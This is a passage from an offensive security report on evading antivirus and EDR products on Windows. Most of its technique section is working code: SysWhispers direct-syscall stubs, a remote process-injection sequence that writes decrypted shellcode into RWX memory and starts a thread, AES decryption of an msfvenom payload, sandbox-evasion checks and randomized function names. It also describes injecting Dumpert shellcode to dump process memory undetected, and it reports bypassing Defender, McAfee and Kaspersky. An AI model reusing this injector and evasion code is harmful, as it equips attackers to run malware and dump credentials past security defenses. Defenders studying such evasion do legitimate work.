Cybersecurity Frontlines: Evasion Mastery and Deep Dive into Modern Threats

About Author

Usman Sikander

Usman Sikander, an offensive security researcher and engineer who specializes in finding techniques to bypass EDR and security solutions. He is highly skilled in analyzing real-world malware samples and conducting offensive research to develop effective offensive strategies. With his expertise, Usman is dedicated to providing top-notch security solutions for businesses and organizations to protect against potential cyber threats.

https://www.linkedin.com/in/usman-sikander13/

Table of Content

Summary

Cyber threats are an ever-evolving challenge in today's digital age. Attackers are constantly devising new methods to bypass traditional defense systems, and it's crucial to stay a step ahead. This report highlights the techniques these adversaries use, focusing on how they manage to dodge Endpoint Detection and Response systems. By leveraging tactics like the use of syscalls, some malware can effectively escape detection. These tactics don't just stop at the infiltration stage. Post-infiltration, attackers employ refined strategies such as DLL Hijacking and process injection to maintain their foothold and control.

On the analysis front, the spotlight is on the 'Dark Crystel RAT (DCrat)', a prime example of the modern-day cyber threats. A deep dive into this threat provides insights into its working, offering readers a comprehensive understanding of the challenges posed by such malware. This knowledge is not just academic; it's a tool. By understanding these threats, individuals, businesses, and organizations can better prepare and protect their digital assets in an increasingly hostile cyber environment.

Offensive

Technique # 1: Defense Evasion Technique Using Direct Syscalls and Advanced Evasion Methods

This method involves making a set of tools for avoiding detection that use direct syscalls, ways to get around sandboxes, strong encryption, and changing procedure names to dodge AV/EDR detection. It also explains how to get past the known tool, Dumpert, that uses direct syscalls to skip over security measures and create memory images. Notably, after it was made and used on the disk, Microsoft Defender flagged Dumpert. This finding led to looking into ways to dodge it both in fixed and changing situations.

Knowing the details of Windows API and Native APIs is crucial. In Windows, apps work in user-mode. They use Windows APIs to perform tasks. Native APIs in ntdll.dll are the last thing AV/EDR security tools can see. For example, think of harmful software using Windows API actions like VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread. These APIs connect with other API actions in ntdll.dll. The actions in ntdll.dll are mostly sets of instruction steps that start system-level actions in the kernel. Mostly, AV/EDR tools attach to Native APIs, changing the path of the app whenever it uses these actions, letting them see if the app's behavior might be harmful. When a new process starts, EDRs put their DLLs in the process memory to check the app's actions.

Defense Evasion Technique: A Two-Part Exploration

PART 1

The first part talks about the syscalls using native API function names. Then, changing names are added to the tool to make static analysis harder. Setting up this avoiding detection method includes making ASM/H pairs with SysWhispers2, which always uses random function names and figures out syscalls as they change.

```
NtDelayExecution:
    mov dword [currentHash], 06AED342Dh    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

NtOpenProcess:
    mov dword [currentHash], 0C857D1FBh    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

NtAllocateVirtualMemory:
    mov dword [currentHash], 08BDD429Ah    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

NtWriteVirtualMemory:
    mov dword [currentHash], 085899106h    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

NtCreateThreadEx:
    mov dword [currentHash], 0C32FFE8Ah    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

NtClose:
    mov dword [currentHash], 002DD97EDh    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call
```

Defined Procedures

Technique # 1: Defense Evasion Technique Using Direct Syscalls and Advanced Evasion Methods

This resolve the function hash into syscalls and make the call.


```
pop rax
mov [rsp+ 8], rcx              ; Save registers.
mov [rsp+16], rdx
mov [rsp+24], r8
mov [rsp+32], r9
sub rsp, 28h
mov ecx, dword [currentHash]
call SyscallNumber
add rsp, 28h
mov rcx, [rsp+ 8]              ; Restore registers.
mov rdx, [rsp+16]
mov r8, [rsp+24]
mov r9, [rsp+32]
mov r10, rcx
syscall                        ; Issue syscall
ret
```

Functions to resolve direct syscalls numbers

```
NtOpenProcess(&processHandle, PROCESS_ALL_ACCESS, &objectAttributes, &jIPDyPBG1d);
LPVOID baseAddress = NULL;
NtAllocateVirtualMemory(processHandle, &baseAddress, 0, &Kqy1NyrBdA, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
NKmi8RfYYy((unsigned char *)fokXnrnoQZ, Kqy1NyrBdAA, e4uibi2cHQ, sizeof(e4uibi2cHQ));
NtWriteVirtualMemory(processHandle, baseAddress, &fokXnrnoQZ, sizeof(fokXnrnoQZ), NULL);
HANDLE threadHandle;
NtCreateThreadEx(&threadHandle, GENERIC_EXECUTE, NULL, processHandle, baseAddress, NULL, FALSE, 0, 0, 0, NULL);
NtClose(processHandle);
```

Calling with same names as ntdll.dll defined

Upon conducting a static analysis of the implant using IDA-PRO, the native calls become evident, serving as indicators of the binary's behavior. Given this combination, it becomes clear for malware analysts to deduce that the binary is executing a process injection, a strategy commonly employed by malware developers for this purpose.



STATIC ANALYSIS (API CALLS)

Technique # 1: Defense Evasion Technique Using Direct Syscalls and Advanced Evasion Methods

In addition to employing encryption, the technique incorporates three sandbox evasion strategies: evaluating the RAM size, assessing processing speed, and examining the number of core processors. The parameters for core processors and RAM size are configurable; in this specific instance, the code stipulates a condition of 8GB of RAM. Should the RAM size be found to be less than 4GB, the program is designed to terminate its execution promptly.

```cpp
int NKmi8RfYYy(unsigned char * zWeEHSMyXh, DWORD F9waK32nYG, unsigned char * hvahDWQzu4, size_t tx7JGDpKmw) {

    HCRYPTPROV hProv;
    HCRYPTHASH hHash;
    HCRYPTKEY hKey;

    if (!CryptAcquireContextW(&hProv, NULL, NULL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT)) {
        return -1;
    }
    if (!CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash)) {
        return -1;
    }
    if (!CryptHashData(hHash, (BYTE*)hvahDWQzu4, (DWORD)tx7JGDpKmw, 0)) {
        return -1;
    }
    if (!CryptDeriveKey(hProv, CALG_AES_256, hHash, 0, &hKey)) {
        return -1;
    }

    if (!CryptDecrypt(hKey, (HCRYPTHASH)NULL, 0, 0, zWeEHSMyXh, &F9waK32nYG)) {
        return -1;
    }

    CryptReleaseContext(hProv, 0);
    CryptDestroyHash(hHash);
```

AES Encryption in C++

Despite employing direct syscalls, which notably circumvent the majority of AV/EDR solutions, there remains a desire to enhance the stealth of the implant and increase its resistance to analysis. To further obfuscate against static analysis, AES encryption has been implemented. Recognizing that the renowned tool, msfvenom, creates shellcodes frequently flagged by AV/EDR systems, the shellcode was encrypted leveraging AES to bolster its covert nature.

```cpp
void RUe7JuzBrz() {


    int rL2mP0tNLY = 4;
    SYSTEM_INFO DJLo0ZKJix;
    GetSystemInfo(&DJLo0ZKJix);
    int SuO5EAZNBP = DJLo0ZKJix.dwNumberOfProcessors;
    if (SuO5EAZNBP < rL2mP0tNLY) {
        exit(0);
    }
}

void zAOJFCuoU1() {

    MEMORYSTATUSEX VeuKCFlrU2;
    VeuKCFlrU2.dwLength = sizeof(VeuKCFlrU2);
    GlobalMemoryStatusEx(&VeuKCFlrU2);
    if ((float)VeuKCFlrU2.ullTotalPhys / 1073741824 < 8) {
        exit(0);
    }
}
void A4nF0XlgQBm() {

    DWORD XRoiUFMh9t = GetTickCount();
    LARGE_INTEGER OCYgtJROU0;
    OCYgtJROU0.QuadPart = -900000000;
    NtDelayExecution(FALSE, &OCYgtJROU0);
    DWORD x0aoOTDhRm = GetTickCount();
```

Sandboxes bypass techniques

Technique # 1: Defense Evasion Technique Using Direct Syscalls and Advanced Evasion Methods

Part 2

As highlighted in Part 1, the technique integrates random nomenclature for procedures and functions to augment its stealth. The names of these procedures, as well as the prototypes, were altered for this purpose. It's noteworthy that while Native APIs remain undocumented, their prototypes can still be readily identified.

```
UOPEN:
    mov dword [currentHash], 0C857D1FBh    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

UALL:
    mov dword [currentHash], 08BDD429Ah    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

UWRITE:
    mov dword [currentHash], 085899106h    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

UEX:
    mov dword [currentHash], 0C32FFE8Ah    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

UCLOSE:
    mov dword [currentHash], 002DD97EDh    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call
```

Random Procedures Names

```
XTERN_C NTSTATUS UOPEN(
    OUT PHANDLE ProcessHandle,
    IN ACCESS_MASK DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes,
    IN PCLIENT_ID ClientId OPTIONAL);

XTERN_C NTSTATUS UALL(
    IN HANDLE ProcessHandle,
    IN OUT PVOID * BaseAddress,
    IN ULONG ZeroBits,
    IN OUT PSIZE_T RegionSize,
    IN ULONG AllocationType,
    IN ULONG Protect);

XTERN_C NTSTATUS UWRITE(
    IN HANDLE ProcessHandle,
    IN PVOID BaseAddress,
    IN PVOID Buffer,
    IN SIZE_T NumberOfBytesToWrite,
    OUT PSIZE_T NumberOfBytesWritten OPTIONAL);

XTERN_C NTSTATUS UEX(
    OUT PHANDLE ThreadHandle,
    IN ACCESS_MASK DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
    IN HANDLE ProcessHandle,
    IN PVOID StartRoutine,
    IN PVOID Argument OPTIONAL,
    IN ULONG CreateFlags,
    IN SIZE_T ZeroBits,
```


Random Names in Prototypes

In this iteration, random function names have been incorporated into the implant. This approach is strategically chosen to complicate static analysis for malware analysts. Additionally, this foresight also accounts for potential future scenarios where AV/EDR systems might detect the binary based on these function names and their associated signatures.


Technique # 1: Defense Evasion Technique Using Direct Syscalls and Advanced Evasion Methods

```
UOPEN(&processHandle, PROCESS_ALL_ACCESS, &objectAttributes, &jIPDyPBG1d);
LPVOID baseAddress = NULL;
UALL(processHandle, &baseAddress, 0, &Kqy1NyrBdA, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
UWRITE(processHandle, baseAddress, &fokXnrnoQZ, sizeof(fokXnrnoQZ), NULL);
HANDLE threadHandle;
UEX(&threadHandle, GENERIC_EXECUTE, NULL, processHandle, baseAddress, NULL, FALSE, 0, 0, 0, NULL);
UCLOSE(processHandle);
```

Random functions names




Difficult to understand



No Imports and String Searches


Technique # 1: Defense Evasion Technique Using Direct Syscalls and Advanced Evasion Methods

The techniques were evaluated on Windows 11, challenging them against Microsoft Defender, McAfee, and Kaspersky. Remarkably, none of these security solutions succeeded in detecting the implant, thereby indicating a successful bypass of both static and dynamic analyses imposed by these security measures.



Windows Defender Bypassed


The payload was integrated into explorer.exe. The payload's presence can be observed within the memory address of explorer.exe, designated as RWX.



Payload in explorer.exe

The binary was also assessed on antiscan.me to evaluate the detection efficacy of the applied techniques. Impressively, the binary remained completely undetected.

Technique # 1: Defense Evasion Technique Using Direct Syscalls and Advanced Evasion Methods




https://antiscan.me/scan/new/result?id=DpzbbuU1wnXV

Leveraging direct syscalls, sandbox evasion methods, robust encryption, and randomized procedure names, successful bypassing of EDR/XDR detection was achieved. In the concluding section, there's an intention to elucidate the approach that can be employed to navigate around the Dumpert tool, a creation of Outflank.

BYPASS DUMPERT TOOL (OUTFLANK)


Outflank developed a remarkable tool that utilizes direct syscalls to produce memory dumps. However, its open-source nature led most AV/EDRs to update their signatures for Dumpert. Rather than altering the signature, an alternative and more efficient bypass method was chosen, yielding impressive outcomes.
Initially, an autonomous shellcode of Dumpert was crafted in its raw form using the tool 'Donut', a creation of @TheWover. A straightforward command is all that's required to transform Dumpert.exe into raw shellcode.




Convert EXE into shellcode

Technique # 1: Defense Evasion Technique Using Direct Syscalls and Advanced Evasion Methods

To sidestep the static analysis of Dumpert, in-memory execution is employed. While Dumpert inherently utilizes direct syscalls to generate memory dumps, an Injector was additionally designed to load Dumpert shellcode into a remote process. This loader incorporates the same methodologies previously discussed.



Execution of Dumpert using Process Injection



Memory Dumps


This method effectively bypasses AV/EDRs due to the incorporation of direct syscalls in the injector, which serve to circumvent the user-mode hooking imposed by AV/EDRs.

Technique # 2: Evasion Techniques for On-Disk Detection, Utilizing Syscalls and NOP Instructions

This technique delves into methods designed to circumvent AV/EDR's immediate and sustained detection mechanisms, specifically focusing on evading detection of binaries utilizing direct syscalls. In the ever-evolving field of cybersecurity, it's crucial to continually uncover innovative ways to navigate around security barriers. An offensive strategy often provides invaluable insights, leading to the popular adage, "a strong offense is a good defense." It's worth noting that previous techniques have addressed evasive measures against AV/EDR systems, encompassing strategies like randomized procedure nomenclature, robust encryption protocols, direct syscall implementation, and API hashing.

The current focus is on understanding on-disk detection and strategies to bypass such mechanisms. Syscalls, though complex, can be effectively managed with tools like SysWhispers2, which offers the ability to generate ASM/H pairs for integration into projects. Detailed instructions on leveraging SysWhispers2 are readily available in its dedicated repository.

